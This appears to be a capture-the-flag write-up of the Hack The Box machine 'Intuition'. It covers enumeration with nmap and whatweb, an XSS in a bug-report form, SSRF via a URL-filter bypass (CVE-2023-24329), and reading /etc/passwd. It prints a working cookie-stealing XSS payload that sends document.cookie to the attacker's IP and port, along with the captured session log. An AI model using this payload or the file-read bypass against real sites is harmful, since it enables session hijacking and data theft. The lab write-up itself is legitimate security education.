Intuition

1. Enumeration

We start enumeration process using nmap


```
┌──(kali㉿kali)-[~/Desktop/Intuition]
└─$ sudo nmap -sS -sC -sV 10.10.11.15 -oN nmap.txt -Pn
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-27 20:31 EDT
Nmap scan report for 10.10.11.15
Host is up (0.18s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 b3:a8:f7:5d:60:e8:66:16:ca:92:f6:76:ba:b8:33:c2 (ECDSA)
|_  256 07:ef:11:a6:a0:7d:2b:4d:e8:68:79:1a:7b:a7:a9:cd (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://comprezzor.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.00 seconds
```


As you can see, there are 2 ports open. Let's check some public information with what-web

```
┌──(kali㉿kali)-[~/Desktop/Intuition]
└─$ whatweb 10.10.11.15
http://10.10.11.15 [301 Moved Permanently] Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)], IP[10.10.11.15], RedirectLocation[htt
p://comprezzor.htb/], Title[301 Moved Permanently], nginx[1.18.0]
ERROR Opening: http://comprezzor.htb/ - no address for comprezzor.htb
```


We find the first domain




There is a web application where clients can compress files. At some point there is a bug report section, once we added the corresponding domains we found a flow to report a bug.




Register yourself and log in the application



auth.comprezzor.htb/login
Docs
Kali Forums
Kali NetHunter
Not Found
Exploit-DB
Google Hacking DB
404 Not Found
OffSec
Monitored - HTB | Bre...
Login
You need to log in to access this page.
Username:
Password:
Login
Don't have an account? Register

2. User flag



report.comprezzor.htb/report_bug
Forums
Kali NetHunter
Not Found
Exploit-DB
Google Hacking DB
404 Not Found
OffSec
Monitored - HTB | Bre...
Report Submission Form
Report Title:
Description:
Submit Bug Report

It’s important to know what does the server do through communication process, we can see user data with a standardized structure 64 encoded.






Try to exploit a reflected xss using some Javascript commands and encoding the payload to base 64, it is a normal document.cookie request




A cookie was hijacked

Search for more subdomains, based on the previous experience it is probably to find another one.



Here we found the administrator interface, and a report can change the priority, let's see what happens if we change the priority in our reflected xss.




Report ID	Name	Report Title	Priority
1	Karen Miller	Compression Error	0
2	John Smith	Performance Issue	1
3	Shane Keller	UI Bug	0
4	Angela Lopez	Compatibility Problem	1
31	hacker	"><img src=1 onerror="document.location='http://10.10.14.146:4441/'+document.cookie">	0
32	oui	test	0
35	adam	aa	0
40	test	testxss	0

Report ID	Name	Report Title	Priority
66	adam	aaa	1


Another cookie was hijacked.

```
10.10.11.15 - - [04/May/2024 15:20:33] "GET /?cookie=user_data=eyJ1c2VyX2lkIjogMSwgInVz
TBlNDAyMmY2Y2M2NzlhYzlkMjZkMWQxZDY4MmM1OWM2MWNmYmVhMjlkNzc2ZDU4OWQ5 HTTP/1.1" 200 -
```

Now we've found the real admin, with some other feature in their interface




On the create pdf report we found that something is extracted from the server, what should happen if for some reason the input is not sanitized? At the first attempt it supposed to be sanitized because only allow url's but if we remember cve-2023–24329 says that some times blank spaces can make the input pass the filter, and that's it.





root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin 